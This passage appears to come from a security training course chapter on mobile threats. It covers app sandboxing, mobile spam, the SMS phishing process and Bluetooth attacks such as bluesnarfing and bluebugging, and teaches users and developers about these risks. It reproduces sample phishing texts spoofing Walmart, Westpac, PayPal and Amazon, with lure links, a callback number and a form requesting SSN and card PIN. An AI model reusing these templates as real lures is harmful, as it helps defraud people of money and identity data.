System Resources

App Sandboxing Issues

Smartphones are increasingly attracting the attention of cyber criminals. Mobile app developers must understand the threat to the security and privacy of mobile devices by running a non-sandboxed app, and they should develop sandboxed apps accordingly.

App sandboxing is a security mechanism that helps protect systems and users by limiting the resources that an app can access to its intended functionality on the mobile platform. Often, sandboxing is useful in executing untested code or untrusted programs from unverified or untrusted third parties, suppliers, users, and websites. This enhances security by isolating the app to prevent intruders, system resources, malware such as Trojans and viruses, and other apps from interacting with it. As sandboxing isolates applications from one another, it protects them from tampering with each other; however, malicious applications may exploit vulnerabilities and bypass the sandbox.

A secure sandbox environment provides an application with limited privileges intended for its functionality to restrict it from accessing other users' data and system resources, whereas a vulnerable sandbox environment allows a malicious application to exploit vulnerabilities in the sandbox and breach its perimeter, resulting in the exploitation of other data and system resources.




Secure Sandbox Environment
Other User Data
No Access
Other System Resources
SANDBOX
User Data
Unrestricted Access
App
System Resources
Vulnerable Sandbox Environment
Other User Data
Access
Bypass the Sandbox
Other System Resources
SANDBOX
User Data
Unrestricted Access
App
System Resources

Figure 9.4: App Sandboxing issues



Congratulations!!!
customersupport@walmart.com
To: abc.123@gmail.com

Dear Walmart shopper,
Congratulations you have won a $2000 Walmart Gift Card.
Click here to claim your gift.
www.WmarkClick.com/price.html

This is a generic email box. Please do not reply to this. To unsubscribe, click this link to call our phone banking and register for do not disturb.``

Mobile Spam

- Unsolicited **text**/**email** messages sent to mobile devices from **known**/**unknown phone number** and **email IDs**
- Spam messages contain **advertisements** or **malicious links** that can trick users into revealing confidential information
- Significant amount of **bandwidth is wasted** by spam messages
- Spam attacks are performed for **financial gain**

Mobile Spam


At present, mobile phones are widely used for both personal and business purposes. Spam is a generic term for unsolicited messages sent via electronic communication technologies such as SMS, MMS, instant messaging (IM), and email.

Mobile phone spam, also known as SMS spam, text spam, or m-spam, refers to unsolicited messages sent in bulk form to known/unknown phone numbers/email IDs to target mobile phones.

Typical spam messages delivered to mobile phones are as follows:

- Messages containing advertisements or malicious links that can trick users into revealing confidential information
- Attractive commercial messages advertising products/services
- SMS or MMS messages claiming that the victim has won a prize and asking him/her to place a call to a provided premium-rate telephone service number for further details
- Malicious links that may lure users into divulging sensitive personal or corporate data
- Phishing messages that lure the recipient into revealing personal or financial data such as name, address, date of birth, bank account number, credit card number, and so on, which an attacker can use to commit identity or financial fraud

Spam messages consume a significant amount of network bandwidth. The consequences of mobile spam include financial loss, malware injection, and corporate data breach incidents.



Congratulations!!!
customersupport@walmart.com
To: abc.123@gmail.com

Dear Walmart shopper,


Congratulations you have won a $2000 Walmart Gift Card.

Click here to claim your gift.

www.WmarkClick.com/price.html

This is a generic email box. Please do not reply to this. To unsubscribe, click this link to call our phone banking and register for do not disturb.``

Figure 9.5: Example of a spam message



SMS Phishing Attack (SMiShing) (Targeted Attack Scan)

- ☐ SMS Phishing is the act of trying to **acquire personal and financial information by sending SMSs** (Instant Messages or IMs) containing deceptive links

1 Attacker buys prepaid SIM card

Attacker

2 Sends SMS bait

5:28 PM
Congratulations!!!
Dear,
You have won lottery of 1 million.
Go to
to claim your price.
Reply Reply All Forward

User

3 User clicks the link and redirects to the phishing site

User provides the personal and financial information

5:28 PM
Congratulations!!!
You have won price
Name:
Ph. Number:
Social Security No.:
DOB:
Credit Card No.:
Credit Card Pin:
Reply Reply All Forward


4 Page load distributed and attacker gets the information

SMS Phishing Attack (SMiShing) (Targeted Attack Scan)

Text messaging is the most prevalent nonvoice communication on mobile phones. Users around the world send and receive billions of text messages daily. Such a massive amount of data entails an increase in spam or phishing attacks.

SMS phishing (also known as SMiShing) is a type of phishing fraud in which an attacker uses SMS systems to send bogus text messages. It is the act of trying to acquire personal and financial information by sending SMS (or IM) containing deceptive links. Often, these bogus text messages contain a deceptive website URL or telephone number to lure victims into revealing their personal or financial information, such as SSNs, credit card numbers, and online banking username and password. In addition, attackers implement SMiShing to infect victims’ mobile phones and associated networks with malware.

Attackers buy a prepaid SMS card using a fake identity. Then, they send an SMS bait to a user. The SMS may seem attractive or urgent. For example, it may include a lottery message, gift voucher, online purchase, or notification of account suspension, along with a malicious link or phone number. When the user clicks the link, considering it to be legitimate, he/she is redirected to the attacker’s phishing site, where he/she provides the requested information (e.g., name, phone number, date of birth, credit card number or PIN, CVV code, SNN, and email address). The attacker may use the acquired information to perform malicious activities such as identity theft, online purchases, and so on.


1
Attacker buys prepaid SIM card
2
Sends SMS bait
Attacker
User
3
User clicks the link and redirects to the phishing site
User provides the personal and financial information
4
Page load distributed and attacker gets the information
5:28 PM
Reply
Reply All
Forward


Congratulations!!!

Dear,
You have won lottery of 1 million.
Go to www.rij.com/abc.html to claim your price.

Congratulations!!!

You have won price
Name:
Ph. Number:
Social Security No.:
DOB:
Credit Card No.:
Credit Card Pin:

Figure 9.6: SMS Phishing process



Why is SMS Phishing Effective?

01 Most consumers **access the Internet** through a mobile

02 **Easy to set up** a mobile phishing campaign

03 Difficult to **detect and stop** before harm already caused


04 Mobile users are **not conditioned** to receiving spam text messages on their mobiles

05 No **mainstream mechanism** for weeding out spam SMSs

06 Few mobile **anti-viruses** check SMSs

Why is SMS Phishing Effective?

- Most consumers access the Internet through a mobile device.
- Easy to set up a mobile phishing campaign.
- Difficult to detect and stop it causes harm.
- Mobile users are not conditioned to receiving spam text messages on their mobile devices.
- No mainstream mechanism for weeding out spam SMS.
- Most mobile anti-virus tools do not check SMS.



SMS Phishing Attack Examples

ALERT!!!

Dear Westpac Bank Customer,

We have detected some unusual activity. We urgently ask you to review your account by clicking the below link:

www.westpacbank.com/review.html

ALERT!!!

PAYPAL – Your account has been locked

Please click on the link below to restore your access

http://certifiedhacker.com/3/c

Congratulations!!!

Dear,

You have been selected for a $2000 Amazon Gift Card.

Enter code “Free” at http://www.AmaZon.com/wm

To claim your price.

150 left!


Update!!!

Dear Customer,

Your card #256385XXXXXX has been temporarily deactivated.

To activate, Please call: 205-358-5689

SMS Phishing Attack Examples



ALERT!!!

Dear Westpac Bank Customer,

We have detected some unusual activity. We urgently ask you to review your account by clicking the below link:

www.westpacbank.com/review.html

ALERT!!!

PAYPAL – Your account has been locked

Please click on the link below to restore your access

http://certifiedhacker.com/3/c

Congratulations!!!

Dear,

You have been selected for a $2000 Amazon Gift Card.

Enter code “Free” at http://www.AmaZon.com/wm

To claim your price.

150 left!


Update!!!

Dear Customer,

Your card #256385XXXXXX has been temporarily deactivated.

To activate, Please call: 205-358-5689

Figure 9.7: Examples of SMS Phishing



Pairing Mobile Devices on Open Bluetooth and Wi-Fi Connections

- ❑ Mobile **device pairing on open connections** (public Wi-Fi/unencrypted Wi-Fi routers) allows attackers to **eavesdrop** and **intercept data transmission** using techniques such as;
  - Bluesnarfing (stealing information via Bluetooth)
  - Bluebugging (gaining control over the device via Bluetooth)
- ❑ Sharing **data from malicious devices** can infect/breach data on the recipient device

Bluebugging Attack

Pairing Mobile Devices on Open Bluetooth and Wi-Fi Connections

Setting a mobile device's Bluetooth connection to "**open**" or the "**discovery**" mode and turning on the automatic Wi-Fi connection capability, particularly in public places, pose significant risks to mobile devices. Attackers exploit such settings to infect a mobile device with malware such as viruses and Trojans or compromise unencrypted data transmitted across untrusted networks. They may lure victims into accepting a Bluetooth connection request from a malicious device or they may perform a MITM attack to intercept and compromise all the data sent to and from the connected devices. Using the information gathered, attackers may engage in identity fraud and other malicious activities, thereby putting users at great risk.

Techniques such as "bluesnarfing" and "bluebugging" help an attacker to eavesdrop on or intercept data transmission between mobile devices paired on open connections (e.g., public Wi-Fi or unencrypted Wi-Fi routers).

- **Bluesnarfing** (Stealing information via Bluetooth)

  Bluesnarfing is the theft of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, PDAs, and other devices. This technique allows an attacker to access the victim's contact list, emails, text messages, photos, videos, and business data, stored on the device.

  Any device with its Bluetooth connection enabled and set to "discoverable" (allowing other Bluetooth devices within range to view the device) may be susceptible to bluesnarfing if the vendor's software contains a certain vulnerability. Bluesnarfing exploits others' Bluetooth connections without their knowledge.

- **Bluebugging** (Taking over a device via Bluetooth)

  Bluebugging involves gaining remote access to a target Bluetooth-enabled device and using its features without the victim's knowledge or consent. Attackers compromise the target device's security to perform a backdoor attack prior to returning control to its owner. Bluebugging allows attackers to sniff sensitive corporate or personal data, receive calls and text messages intended for the victim, intercept phone calls and messages, forward calls and messages, connect to the Internet, and perform other malicious activities such as accessing contact lists, photos, and videos.


